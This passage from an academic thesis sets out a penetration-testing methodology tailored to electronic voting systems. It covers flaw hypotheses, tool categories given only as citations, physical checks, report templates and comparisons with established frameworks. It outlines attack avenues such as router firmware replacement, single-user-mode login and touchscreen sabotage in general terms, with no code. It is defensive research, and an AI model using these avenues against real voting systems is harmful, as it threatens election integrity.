Ambiguous and Unclear Architecture is the second tip. Systems are without a good security design. Designer often forget the meaning of security and add security over an already developed design . Basic questions to understand if developers have included a good security design are: Where are security attributes, like for example permissions, user roles, password policies, accesses policies and connections analysis ? Are there some security patterns ? Do they use the right security pattern for this situation ? Another interesting place to analyze is the documentation diagrams for the presence of strange loops that can bypass the original security assumptions. System are complex and often they are designed by different people. Sometime when the design plans are analyzed separately they look safe and secure but when they are considered in a more high and global view, some inconsistencies causing a system failure might be found. Return statements are the most common definitions affected from this mistake, and where tester should investigate further. From time to time *returns* point into the wrong place in the software or after the system security's controls.

4.2.3. Incomplete Design

Incomplete design is another good place to analyze. Companies often have few time to finish the entire system's development chain because they start selling the product even before the end of the entire process, which include a behavior's testing phase and a security's testing phase. For this reason software engineers, having few time to finish the code, start to share memory, using *public fields*, *unchecked inputs* and *public internal procedures* neglecting the interface control. The "sharing paradigm" is one of the best techniques against security. The tester investigating into the source code, trying to find out sharing points, he will probably discover some more interesting vulnerabilities. Beyond the sharing paradigm, there are other threats originated by timing issues or complexity issues, that make software engineers in the way to not follow the original planned design.At this point software engineers prefer writing some pieces of code without designing procedures, generating the so called *"Spaghetti Code"*. Often the Spaghetti Code writers cannot control the system data flow making big security mistakes.

4.2.4. Deviations From Original Design and Operational Practices

" The more you get the more you want". Like any good slogan this sentence empathize the way that software companies want to obtain bigger and bigger results. Often, some software extensions are in conflict with some basic assumptions made for the original system. A good point for tester is to investigate extensions that may not satisfy the original assumptions, opening up some vulnerabilities. Operational practices, for example automatic boot after power failure or after unexpected crash, or an automatic daily backup, are often delegate to external and general tools, that are not part of the application. Often operational practices are not developed from a security point of view, moreover some are external, and so general to be unaware about the system's assumptions. For this reason breaking into backup data could be much easier than breaking into original data although the data is often the same. This is another good place the tester should investigate.

4.2.5. Development Environment and Implementation Errors

The development environment is one of the strongest condition around the software engineers; it offers some features and some constrains and it's the main developer's tools. Development Environments are not bugs free, each one has own design mistakes and own vulnerabilities, for example *strcpy* if coded in C of even some versions of C++, *nops padding inside PE files*, and *linker issues* as in Java. Tester should investigate into the given code finding out the well known environmental issues. Another good way to come out with some vulnerability hypotheses is to generate errors (Fuzzy analysis). The most common errors come from wrong input validation, for example strange characters and non-conventional input sequences. The tester should follow his research using ASCII code and string encoding techniques, like for example Base64, Percent Encodin (URL-Encoding) and hexadecimal one. These were the most used techniques to find out vulnerability hypotheses. tester should keep in mind these tips while he is doing his Hypotheses.

4.3. Finding The Evidence

Finding the Evidence means proving that one or more flaw hypotheses are true. In order to accomplish this task, the tester should have a penetration testing framework toolset. This section provides a small and essential penetration testing framework. All the cited tools are only examples of what the tester may use; there are tons of different tools available internet, choosing the right tools is up to the tester.

4.3.1. Information Gathering and Probing

The Information Gathering and Probing (IGP) is the first big challenge of the tester, who has to gather all possible information concerning the system to be analyzed. The first and the most obvious information sources are the official system documents, official source codes and the "How to set up the environment" step by step guide, usually provided by the vendors. At this point, the tester should pay attention on the version of documents and sources obtained: unfortunately it happens from time to time that vendors don't provide the lastest version of source code and user manuals. This set of information is called *Basic Set of Information* or *BSI*. BSI is not the only set of information that the tester needs, tester should investigate into details discovering if what is written on documentation is what is truly implemented. For this main reason the tester needs to probe inside other fields.

4.3.1.1. Network Information

Voting systems might have some kind of network infrastructure (ex: audit or control network) even they don't are considered as 'internet voting systems' . The tester should gather as much information as possible about the network layer because it may be the weak end of the chain. The *first step* is to understand if the system uses the network infrastructure in some way and if it has some domain names, public IPs or autonomous systems. In order to exploit the first step the tester may implement the following flow:

1. Investigate into Authoritative Bodies [165] [166] [191],[152],[175],[202]
2. Using online tools [144],[196],[170],[188],[187]
3. Using Client tools [130],[145],[113],[151],[155],[208],[198]
4. Proxy Detection [16],[21],[47],[68]

4.3.1.2. Services Information

Once the tester has understood the kind of network infrastructure, he might be able to enumerate services, protocols, and used operative systems. To perform this *second step*, the tester might use general tools like the following [190], [54], [60], [96], [102], [86], [41], [30] or he could need some more enumeration specific tools like the following ones:

1. Firewall enumeration tools [29],[33]
2. FTP enumeration tool [93]
3. SSH enumeration tool [78]
4. Telnet and OS enumeration tool [94]
5. DNS enumeration tools [40],[63],[24]
6. TFTP enumeration tools [95],[19]
7. Finger enumeration tool [28]
8. Web enumeration tools [39],[51],[83],[100],[62],[25],[37]
9. LDAP enumeration tools [52],[50]
10. PPTP, L2TP, VPN enumeration tools [45],[44],[43]
11. ModBus enumeration tool [56]

12. Rlogin enumeration tool [42]
13. SQL server enumeration tools [69],[87],[88],[89]
14. ORACLE server enumeration tools [66],[75],[85],[79]
15. NFS enumeration tools [84],[57]
16. VNC enumeration tool [99]

4.3.1.3. Social Information

Obtaining Social Information for example people working for the vendor, and what they think about the vendor is a very useful resource for the tester. By investigating into personal blogs, web sites and social network the tester may discover interesting details about the developed software, bugs, how they fixed it and testing results. Unfortunately software engineers writing on their blogs about the found bugs on the system is a very common scenario. Social network and social sites are changing a lot for this reason the document wants to suggest only some examples of places to investigate, exploiting this *third step*.[101], [32],[10], [11], [12], [13], [70], [36], [92], [97], [23].

At this point the tester should have enough tools to gather knowledge from the real system. The tester should know if the voting system has any kind of network connections, which protocols it uses, which services are reachable by remote clients, some basic information about people who work for vendor and which bugs, design solutions, development processes has been adopted.

4.3.2. Access Violation

The first places where investigate after having reached a good system knowledge are the so-called access points. Some examples of access points are the login 's pages, the user's permissions and the core system files (typical access to the operative system). The meaning of this section is to offer some useful tools to break into normal access control barriers. Some of the most common tools include: [73],[65],[17],[48],[26],[72],[49].

4.3.3. Vulnerability Assessment

The normal access points are not the only place to investigate. The voting system may have plenty different and hidden access points: the vulnerabilities. This section provides an essential framework to guide the tester into this hard phase of Vulnerability Assessment.

Using automatic scanners to find the evidence is the first and the easiest step that tester might follow. Since automatic scanners compare the service's version to vulnerability's databases, each scanner's result-set needs to be reviewed and interpreted by tester in order to avoid false vulnerabilities. Each scanner provide a different kind of report; the tester, needs to unify the results under a standard and final report. Some testers may prefer manual checking to automate checking, for this reason the following two sections explains tools and resource to keep in mind while the tester start the Vulnerability Assessment phase.

4.3.3.1. Automatic Assessment

Automatic vulnerability scanners (AVS) are a useful resource for the initial and superficial investigation. They are computer programs designed to search for and map systems for weakness in applications and networks. AVS usually start to map the network or the machine, trying to grab as much information as possible. After this first phase AVS compare the information to a well-known vulnerability database. Each parity between database and collected information will be considered as vulnerabilities. The following references are just some AVS to be considered. [35], [54], [59], [61],[77], [53], [14], [90], [67], [103], [46].

4.3.3.2. Manual Assessment

The tester who decides to use Manual Assessment instead of Automatic Assessment , needs to know the main vulnerability databases to compare what he found, during the *Information Gathering and Probing* phase, to what is inside the vulnerability databases. The following references are some of the biggest vulnerability database. [81],[55],[22], [58], [64], [98] ,[18], [76], [82], [80].

4.3.3.3. Code Analysis

Code Analysis is the most time consuming part of penetration testing. Reviewing code written by different engineers is never easy, even if the code is well written. However there are some automatic tools that, in some situations, might improve the speed of the process performing a static code analysis.

1. General Code Analysis [74],[104]
2. .NET Framework Analysis [34],[91]
3. Java Code Analysis [27],[71],[38]
4. C code analysis [15],[20],[31]
5. There are plenty of commercial tools, the tester should take his time to chose what fits better for him.

Again, this is not enough, nothing can substitute the tester's hand work, tester may use these tools to have a general static analysis idea, but after that he has to investigate into the code to figure out how to exploit the already made hypotheses. Manual investigation means looking for wrong input validation, buffer controls or wrong cycle controls; looking for environment vulnerable libraries, bad implementation practices and wrong used patterns, hidden features and weak control of data flows.

4.3.4. Physical Security

Often physical security is considered as "the last issue to be investigated" because is a common thought that it is difficult do be exploited. This document wants to advise the tester there are lots of issues tied to physical access.

4.3.4.1. Machine Physical Security

Machine Physical Security is the most evident physical issue. The tester should test the impossibility to force the machine. The machine should have:

1. *Strong case.* Each voting device should be impenetrable. The tester should test in order to open the voting device a particular key is needed.

2. *Safe Plugs*. The tester should verify that it is not possible to plug and to unplug cables without being undetected, like for example monitor cable or input device cables.

3. *Monitor*. The tester should verify the hardiness of the monitor and eventually the hardiness of touchscreen devices if part of the system.

4. *Connectors*. The tester should verify the absence of free connectors, like for example USB, Serials, FireWire and audio jacks.

5. *Peripheral components* . The tester should verify that each direct or indirect peripheral component is difficult to temper with.

4.3.4.2. Building Physical Security

The Building Security is what the tester should investigate inside the poling places, before the election.

1. *Active Network Jacks*. The tester should verify the absence of Active Network Jacks.

2. *Information*. The tester should verify the absence of any kind of system's information in the room.

3. *Wireless Devices*. The tester should verify the absence of any kind of wireless devices.
4. *Uninterruptible Power Supply (UPS)*. The tester should verify the presence of UPS for each machine.
5. *Lock and Picking*. The tester should investigate what type of locks are used in the poling place, like for example pin tumblers, padlocks, abinet locks, dimple keys, ext.
6. *Windows*. The tester should verify that is not possible to watch the machine monitor from outside the poling place.

4.4. Writing Reports

Reporting is the last tester duty. Good tester should write a very clear and accessible report since each reader has to understand the voting system issues. This section explains how to write the essential paragraphs of penetration testing report. Everything must be reported, since the whole penetration testing process must be traceable, clear and reproducible. Fig. 4.2, shows in a kind of Entity Relationship the relations between the main reports.




Figure 4.2.: Reports Structure

One or more *Goal* reports have one or more *Object* reports, one and only one *Object* report could have one or more *Flaw Hypotheses* reports while each *Flaw Hypotheses* has one only *Evidence* report. The "short" and blue balls in fig 4.2 are direct properties (properties that the reports must include) while the "long" blue balls are imported properties (properties imported for other reports).Finally black balls are the main keys of each section. Through the main keys the reader can navigate through reports tracking the information flow.

4.4.1. Sections

The final report must have at least the following sections:

1. *Define Goals* Section. In this section the tester has to describe which are the defined goals of penetration, why tester chose those ones and what's the expectation of each goals. The section 7.1.1 which represents the first template of the final report, defines four main fields: *ID* Goal, *Goal* by meaning of the name of the Goal, *Motivation* by meaning why we have this goal and *expectation* by meaning what we expect fro this goal.

2. *Define Objects* Section. In this section the tester has to describe each object he wants to analyze and its connections to other components . The section 7.1.2 which rep-

resents the second template of the final report, defines four main fields: *ID* object, *Description* of the object and *Linked ID*. Each object might be linked to another object such as the printer is linked through a cable or a wireless connection to the machine, this field remind the reader that exist a relationship between the objects.

3. *Flaw Hypotheses* Section. In this section the tester has to describe each flaw hypotheses (even if at the end of the process a ”wrong flaw hypotheses” results) for each hypotheses the tester has to describe the *object* in which the flaw hypotheses should be, and how it may compromise the system . The section 7.1.3 which represents the third template of the final report, defines six main fields: *ID* of Vulnerability Hypothesis, *Description* of the vulnerability, *Consequences* that the vulnerability may have if exploited, *Object ID* which means what object is affected by the vulnerability,*Evidence ID* which points to the evidence report (for a easily report navigation), and *Result* that can be Positive or Negative depending on vulnerability.

4. *Evidence* Section. In this section the tester has to make, for each flaw hypotheses, a vulnerability card describing the used process to exploit the flaw hypotheses and

including the attack tree. The section 7.1.4 which represents the fourth template of the final report, defines four main fields: *ID* of the vulnerability, *Vulnerability Description* which describe the kind of vulnerability, *Attack Vector* which describe the final "string" or "code" to exploit the vulnerability and *Attack Tree* which shows all the necessary steps to arrive to the Attack Vector. Even if the vulnerability cannot be exploited the Attack tree must be present and in the Attack Vector section the tester has to write why cannot exist an attack vector.

As shown in figure 4.2 the reporting process is split into 4 different reports linked together by foreign keys. Thanks to this structure many testers can write reports without caring about other reports, the foreign keys are enough to rebuilt the entire attack's path. Let's assume that the reader starts from the beginning. Reading the report from the beginning means adopting a top-dow approach to the problem. The reader will know the report ID, the goals with motivations. Following the reading he will figure out for each gaol what kind of objects has been tested and the relation between them (for instance lets assume O.1 as touch screen object, it's directly connected with O.3 that could be the body of the voting machine). The reader deduces that between O.1 and O.3 there is a logical connection thanks to *Lined ID* presented into the *Define Object Template*).

Following the reading, the reader will figure out for each object what *Flaw Hypotheses* have been done, and for each *Flaw Hypotheses* the used attacker vector. On the other hand, the reader may want to take a bottom-up approach, starting from the attacker vectors. Using the backward property of this reporting scheme, the reader can easily find the *Flaw Hypotheses* linked to the interesting attack vector, and the relative objects to the *Hypotheses* . Finally, from the object, the reader reaches the goal. Using this structure will be easy to surf between the reporting pages. For this reason the collaboration between attackers result easy and very intuitive.

4.4.1.1. Define Goals Section: Template

Report ID:	
Date:	
Tester Name:	

Defined Goals			
ID	Goal	Motivation	Expectation
G.1			
G.2			
G.3			
G.4			
G.5			
G.6			
G.7			
G.8			
G.9			
G.10			
...			
...			

Tester SIGNATURE:	

4.4.1.2. Define Objects: Template

Report ID:	
Goal ID:	
Date:	
Tester Name:	

Defined Objects			
ID	Name	Description	Linked ID
O.1	...	...	O.3
O.2	...	...	O.1
O.3	...	...	O.5
O.4			
O.5			
O.6			
O.7			
O.8			
O.9			
O.10			
...			
...			

Tester SIGNATURE:	

4.4.1.3. Flaw Hypotheses: Template

Report ID:	
Goal ID:	
Date:	
Tester Name:	

Flaws Hypotheses					
ID	Description	Consequences	Object ID	Ev. ID	Result
F.1	...	...	O.3	V.1	Pass
F.2					
F.3					
F.4					
F.5					
F.6					
F.7					
F.8					
F.9					
F.10					
...					
...					

Tester SIGNATURE:	

4.4.1.4. Evidence Section: Template

Report ID:	
Flaw Hypo ID:	
Date:	
Tester Name:	

Vulnerability Report	
ID	Vulnerability Description
V.1	
ID	Attack Vector
V.1	
ID	Attack Tree

Tester SIGNATURE:	

4.5. Methodology Review

The proposed methodology is based on the previous evaluation studies (see chapter3). In particular table 3.1 compares the examined methodologies with seven proprieties such as: Modeling, Planing, Flexibility, Adaptation, Guidance, Reporting and Granularity. The described methodology is built keeping in mind these properties in order to satisfy them entirely. Each subsection explains why the methodology respects each one of the previous properties.

4.5.1. Modeling

The given definition of "Modeling" (see chapter3) is the following one:

"The methodology should explicitly define the key concepts in order to facilitate the tester in modeling both the system and the testing process, by removing potential ambiguities and leading the tester towards the kind of model that better suits the subsequent activities."

The proposed methodology respects the "Modeling" property by allowing the tester to fix testing goals and testing objects. Only testing goals/objects must be considered during the testing phase. The methodology drives the tester in order to restrict as much as possible eventual ambiguities.

4.5.2. Planning

The given definition of "Planning" (see chapter 3) is the following one:

"The methodology should support the tester in laying detailed test plans out. Examples of planning-support features include, but are not limited to: definition of phases, prerequisites for each phase, tools to use in each phase, expected outcomes."

The proposed methodology respects this property in the definition of testing objects. In fact in the testing objects phase the methodology drives the tester to analyze and to report each single step keeping trace of everything happened.

4.5.3. Flexibility

The given definition of "Flexibility" (see chapter 3) is the following one:

"While statically defining a test plan is an important step, an even powerful feature would be providing a structured means of dynamically integrating additions (deriving from the results that are acquired at each step) in the initially defined plan, leading to richer, or more specific, new plans."

The proposed methodology respects this property thanks to the induction hypotheses. Once the tester finds an unexpected vulnerability he could add it back to the flaw hypotheses vector. In this way the methodology is able to "breath" (in term of being flexible depending on the applied system) and to perfectly fits the real analyzed case.

4.5.4. Adaptation

The given definition of "Adaptation" (see chapter 3) is the following one:

"The concepts and models defined within a methodology should certainly be unambiguous, but this quality should not hinder the possibility to adapt them to many different variations of the real systems to be tested."

The proposed methodology respects this property thanks to the back dashed arrows in Fig 4.1 which make possible runtime changes even if vectors have been initialized.

4.5.5. Guidance

The given definition of “Guidance” (see chapter 3) is the following one:

“Given the huge amount of different aspects involved in security testing, the methodology should offer practical guidance about what activities compose a testing session, and which tasks are needed before, during, and after each activity”

The proposed methodology satisfies this property in the section “Flaw Hypotheses” (chapter 4.2) in which the methodology guides the tester in finding the flaws, by describing some useful scenarios such as: past experience, ambiguous and unclear architectures, incomplete designs, etc.

4.5.6. Reporting

The given definition of “Reporting” (see chapter 3) is the following one:

“[..]Supporting the tester in the reporting activity means not only helping him not omitting important details, but also letting him format the information in one or more ways that are suitable for different kinds of readers (technicians, policy-makers, managers, etc.)”

The proposed methodology satisfies this property in the section “Writing Reports”. In this section the methodology helps the tester in both tasks: firstly to not omitting important details and secondly the methodology offers to the tester standard templates to follow.

4.5.7. Granularity

The given definition of “Granularity” (see chapter 3) is the following one:

“[..]Capturing the details only where needed, while not uselessly encumbering the testing and reporting activities, is equally important. This criterion applies both to data collection and to task planning. With regard to the former, the methodology should not force to fill out detailed reports about low severity, low priority or low probability scenarios. With regard to the latter, the methodology should cater for the easy selection of sensible steps and the provision for skipping the useless ones, possibly foreseeing nested levels of planned tasks.

The proposed methodology satisfies this property in its inside structure. Only the defined objects are analyzed, and by definition the defined objects are important objects to be analyzed. Everything added through the back dashed arrows is considered important and not useless since coming from further flaw analysis. For example let assume as object vector: “the monitor” . The tester following the methodology, in the specific following the Flaw Hypotheses section, comes up by discovering that an important object to be analyzed, in addition to the monitor, is the “power wire” since it might be the cause of a “denial of service flaw”. Now the object vector becomes: “the monitor, the power wire”. As shown only useful objects can be added back from further steps to previous ones, since resulting of additional steps, and not randomly added because included in the analyzed system.

Concluding the following table (table 4.1) adds to the already seen comparing table (tab 3.1) the last column within the proposed methodology and the evaluation based on the previous discussion. It is pretty obvious that the described methodologies gets the '+' in all the 7 properties since the proposed methodlogy has been developed to respect and to maximize each one of the describe properties.

People defines the word “useful” by associating a practical projection of such a word to the real life. Something is useful

	ISSAF	**OSSTMM**	**BHM**	**GNST**	**Prop. Methodology**
Modeling	+	=	-	-	+
Planning	+	-	-	-	+
Flexibility	-	-	-	+	+
Adaptation	=	+	+	=	+
Guidance	=	=	-	+	+
Reporting	-	=	-	=	+
Granularity	+	=	-	-	+

	+	good coverage
Key:	=	average coverage
	-	limited or no coverage

Table 4.1.: Feature map of the security testing methodologies

only if it is usable in the real world. Methodologies become useful only if associated to practical scenarios. The evidence that such a methodology is usefu will be discussed in the following chapters. Next chapters describe how the presented methodology fits the real life by showing up how it might solve practical research issues.

5. Applying Penetration Testing Methodology To Electronic Voting Systems

"The only way to see if your machinery is insecure,
is to perform a penetration testing round."

Marco Ramilli

Various technical bodies have devised methodologies to guide testers to the selection, design, and implementation of the most appropriate security testing procedures for various contexts. Their general applicability is obviously regarded as a necessary and positive feature, but its consequence is the need for a complex adaptation phase to the specific systems under test. In this work, the author aims to devise a simplified, yet effec-

tive methodology tailored to suit the peculiar needs related to the security testing of e-voting systems. He pursues his goal by selecting, for each peculiar aspect of these systems, the best-fitting procedures found in the most widely adopted security testing methodologies, at the same time taking into account the specific constraints stemming from the e-voting context to prune the excess of generality that comes with them[1]
.

5.1. E-voting Security Threats

Although security testing is an incomplete test (chapter 3), meaning that it does not ensure the absence of flaws, it is the *only* process able to prove threats. In sensitive systems like e-voting, the presence of threats might interfere with the correct election outcome compromising the democracy of the hosting country. Examples of the most important areas where security threats might be present are :

1. Secrecy. If the system does not assure secrecy, the system is at least vulnerable to covert channels attacks, where an attacker may buy or sell votes.

[1]This chapter has been partially published in Springer Lecture Notes in Computer Science, 2010, Volume 6229/2010, pages 225-236

2. Integrity. If the system does not assure integrity, an attacker could compromise the election by replacing or modifying the integrity of the ballots or directly the integrity of the final counts.

3. Availability. If the system does not assure availability, the system can not assure the universal suffrage, becoming vulnerable at least to external quorum attacks, in which the attacker can modify the total number of voters denying the minimum voters requirements.

4. Authentication. If the system does not assure authentication controls, it is at least vulnerable to multiple vote attacks, where an attacker could vote multiple times for the preferred candidate.

Depending on the system implementation we may find different entry points where the security threats may appear. For example the integrity of the system might be threatened by malwares, or directly by the vendor introducing incorrect behaviors or backdoors on the voting platform; the authentication control might be threatened by wrong input validation, brute force attacks or buggy sessions. Since the range of the entry points is so large and so strongly platform dependent, the chapter does not describe the details of each of them, but synthesizes the general features useful to devise an e-voting system testing methodology.

5.2. E-voting systems testing experiences

Oddly enough, to the best of my knowledge, there is no documented application of the most complete testing methodologies to e-voting systems. Certification for official use, where it is mandatory, commonly follows guidelines like the VVSG, that are quite country and technology specific. *A posteriori* security reviews skillfully exploit various toolkits and attack techniques, not adopting structured approaches (but producing interesting results nonetheless). Notable examples of the latter category were the seminal Security Analysis of the Diebold AccuVote-TS Voting Machine [149] performed in 2006, the California Top-to-Bottom Review [217], performed by various Californian universities [122, 115] on all the voting systems used in 2007 for state and local elections, and the similar Evaluation & Validation of Election-Related Equipment, Standards & Testing (EVEREST) program undertaken in Ohio in the same year [193].

5.3. Applying methodologies to e-voting systems

There are many different kind of tests to be performed on voting systems, for which the authors believe that a specific methodology is needed, such as: usability testing, performance testing, and proof of correctness. With an overall perspective, the tester needs to verify the good behavior checking each election requirement. Testing the election requirements means checking:

R.1) Voter Validation. The voter should reach the state where he is authenticated, registered and he has not yet voted.

R.2) Ballot Validation. The voter must use the right ballot, and the ballot captures the intent of the voter.

R.3) Voter Privacy. The voter cannot be associated with the ballot, not even by the voter herself.

R.4) Integrity of Election. Ballots cannot change during the election time and the casted votes are accurately tallied.

R.5) Voting Availability. Voters must be able to vote, all enabling materials must be available.

R.6) Voting Reliability. Every voting mechanisms must work.

R.7) Election Transparency. It must be possible to audit the election process.

R.8) Election Manageability. The voting process must be usable by those involved.

R.9) System State Requirements. The systems must meet the State certification requirements.

R.10) State Certifications. The voting system must have the certification of the State where the election takes place (whether it considers the afore-listed requirements or a different set).

Focusing on the security aspects of e-voting systems testing, we may consider as the common and implicit *"testing goal"* of the process the overall security of the system. Considering that in security the composability property does not hold (security(a) ∪ security(b) != security(A ∪ B)), except in unrealistically simple situations and after an unusually complex design process, the tester must verify every component and the whole system in two separate views. This means that tester has to test at least a fixed object called *Voting System* and many different objects called *Voting Objects*.

5.3.1. Testing Voting System and Voting Objects

The voting objects vary according to the analyzed system, but for the sake of clarity some examples include: touch screen monitors, printers, network cables and routers, power supplies, software and so forth. For each defined Voting Object the tester needs to verify that it is not possible to:

- Compromise the Hardware, i.e. insert, remove, substitute or damage physical devices. An example of denial of service attack performed through the hardware occurs when an attacker cuts the edges of a resistive touchscreen monitor (RTM). The attack analysis shows that the vulnerability resides in the technology that place the touch sensors on the surface of the screen, and suggests to adopt as a countermeasure the substitution of RTM with capacitive touchscreen monitors, which have glass-hidden sensors.
- Compromise the Firmware, i.e. alter drivers, hardware BIOS or embedded code. An example of election hijacking performed through firmware alteration occurs when the attacker modifies a router, choosing it because it is a rarely tested COTS component, substituting its firmware with a custom one which allows to dump or

to manage the network communications between machines and the ballot box, thus greatly increasing the chances of compromising the election system.

- Compromise the Software, i.e. insert new code, modify the existing code, delete existing code or force an unexpected behavior. For example, an attack vector of this kind on the Unix platform could be an unsecured boot process allowing an attacker to find a privileged login through single-user-mode, or an unsecured terminal where by shutting down the graphic user interface the attacker can operate on the local file system.

Assessing the absence of the afore-listed attack opportunities does not mean that the analyzed system can be considered safe. The best way for a tester to identify all the possible flaws is to consider the most favorable situation for the attacker (the worst situation for the system), assuming a White Open Box point of view, where everyone knows how the system works (through documentation), how the system has been written (through source code) and where the tester can simulate both internal and external attacks. The author defines the posture of tester as "*Voting System Tester Point of View*", which is unique for all the systems. Flaws hypotheses and induction flaws hypotheses may be applied in the same way as most of the methodologies show. Properly documenting the evidence regarding what the tester has found, and reporting every relevant action performed during the test is a common provision of most of the methodologies. Summing up, the new methodology should have three new basic assumptions as follow:

A.1) Testing Goals = the entire security of electronic voting system

A.2) Testing Objects = Voting System + Voting Objects

A.3) Tester Point Of View = Voting System Tester Point of View =

Internal/External Open White Box

Adding assumptions means decreasing the procedure's complexity because the final methodology has three less steps to follow. Fig. 5.1 shows the transition from the discussed methodologies assumptions to the new ones. On the left of Fig. 5.1 "*testing goals*" are defined. ISSAF defines the testing goals in the "Planning and Preparation" section, OSSTMM in the "Scope" section and GNST in the "Planning" section. The meaning of the arrows between left boxes and the central one is that each "*testing goal*" is an instance of "Security of Voting System" as previously discussed. On the right of Fig. 5.1 "*Testing Objects*" are defined. ISSAF define the testing objects




Figure 5.1.: Transition from old to new assumptions

in the "Planning and Preparation" section, GNST in the "Planning" section, while OSTMM classifies the testing objects in the three known channels. The meaning of the arrows between the right boxes and the central one is that each "*Testing Objects*" should be collapsed into "Voting System + Voting Objects". Finally on the bottom of Fig. 5.1 "*Voting System Tester Point of View*" is represented. ISSAF defines the Voting System Tester Point of View into the "Assessment" section, OSSTMM in the ”Posture” section and GNST in the Discovery section. Again, the meaning of the arrows between the bottom boxes and the center one is that each *“Voting System Tester Point of View”* should be fixed to ”Open White Box” to ensure a safe, worst-case-scenario analysis.

5.4. Tailoring the methodologies to the e-voting context

In this section the author finally discusses how to choose the most appropriate procedures from the illustrated methodologies, adapting and simplifying them to fit the scenario of e-voting systems testing.

5.4.1. ISSAF Adaptation

ISSAF can be exploited by taking advantage of the three new assumptions introduced in section 5.3. Referring to the Fig.5.1 the main ISSAF "Planning and Preparation" steps are:

- Identification of contact individuals from both sides.
- Opening meeting to confirm the scope, approach and methodology.

- Agreement on specific test cases and escalation paths.

By fixing the assumptions A.1 and A.2, the tester does not really need to perform the first two steps, which are time and money consuming and often require organizational skills that do not belong to the tester. In the presented scenario there is no way to discuss the scope of the security test; it cannot be other than "the entire security of electronic voting system". Similarly, there is only one set of testing objects that must be tested, as shown in point A.2, thus freeing the tester from the need to define agreements of specific tests cases and escalation paths. Fixing assumption A.3 simplifies the process shown in section 3.3.1, allowing to avoid the following 3 steps out of the proposed 9:

- Information Gathering.
- Gaining The First Access.
- Privilege escalation.

Notice that the tester does not need to verify the absence of privilege escalation or of remote/local access to the machine, not because these are irrelevant; on the contrary, the starting assumption means that the tester directly operates on the worst-case scenario assuming the attacker already owns this information.

5.4.2. OSSTMM Adaptation

OSSTMM provides a comprehensive concept of scope, allowing a vast variety of scenarios. For its application to the e-voting domain, it is possible to reduce the space of possible testing procedures by taking into account the assumption A.1 and A.2 as described in section 5.3.1. These allow to prune the the Scope Definition process, composed by the regulatory phase (cfr. page 25, sec. A.1 and A.2, OSSTMM light edition) and definition phase (page 26, sec. B.4 to B.7, ibid.). Another simplified step regards the information phase (cfr. pages 26-27, sec. C.8 to C.13, ibid.) where the tester should acquire as much information as possible about the system. According to the section 5.3.1 we reduce the information phase into the assumption A.3, freeing the tester from to the heaviest part of the information gathering task.

5.4.3. GNST Adaptation

GNST does not provide a detailed set of actions to define what it calls "Planning". It suggests to define rules, to acquire management approvals, to find financing and finally to set up the testing goals and testing objects. Although no strong guidelines are presented, each of the aforementioned steps is superfluous in the e-voting domain, where testing is clearly mandated and financed and testing objects have been previously clarified: the entire GNST Planning phase can be substantially collapsed by applying the constraints deriving from A.1 and part of A.2. GNST's discovery phase has been defined as follow:

- Network Scanning.
- Domain Name System (DNS) interrogation.
- InterNIC (whois) queries.
- Search of the target organization's web server(s) for information.
- Search of the organization's Directory server(s)for information.
- Packet capture (generally only during internal tests).
- NetBIOS enumeration (generally only during internal tests).
- Network Information System (usually only during internal tests).
- Banner grabbing.

By assuming a tester point of view according to A.3, the whole "discovery phase" can be taken as an assumption, allowing insider and external security tests. Following the general methodology, if the tester cannot find a way to remote access the system, he skips all the insider attacks. Assuming A.3, even in this case the tester will perform the tests related to threats originating from a potential insider attacker.

5.5. What Has Been Done

Security testing is a fundamental phase in the life cycle of almost any system. Sensitive systems like those used for e-voting undergo particularly severe testing to attain certification of their security properties before usage into a real election. This exacting process should be based on one of the state-of-the-art methodologies described in chapter 3 of this chapter. These exist to manage the planning and execution of testing procedures, taking into account the complex interrelations between the different parts and the huge amount of detail involved, on any kind of system. However, before being usable on peculiar systems, any methodology has to be adapted to the specific context. This chapter described the common-denominator aspects, constraints and problems that characterize the whole class of e-voting systems, across their different instantiations (DREs, VVPATs, etc.). With this knowledge, it was possible to identify the procedures of the different methodologies that are most fit to this specific domain, and to provide some guidelines to instantiate them in the most effective way, by removing as many unnecessary steps as possible. A key step in this direction was fixing some unequivocal assumptions, as described in section 5.3.1. Assumptions work by explicitly stating the context elements that the tester can assume to hold without the need for verifying them, thus removing some degrees of freedom that otherwise leave manifold testing paths open, and eventually allowing to reduce the complexity of the testing phase. The (inital) result should be of help to prospective testers, strongly kick-starting the unavoidable phase of adaptation to the exact system they are dealing with. The ongoing work regards the refinements of practical details and the preparation of a case study to 